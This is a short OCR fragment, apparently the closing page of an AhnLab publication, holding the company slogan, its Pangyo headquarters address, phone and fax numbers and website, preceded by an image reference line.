
More security, More freedom

(주)안랩

경기도 성남시 분당구 판교역로 220 (우)13493

대표전화 :031-722-8000 | 구매문의 :1588-3096 | 팩스 :031-722-8901

www.ahnlab.com



AhnLab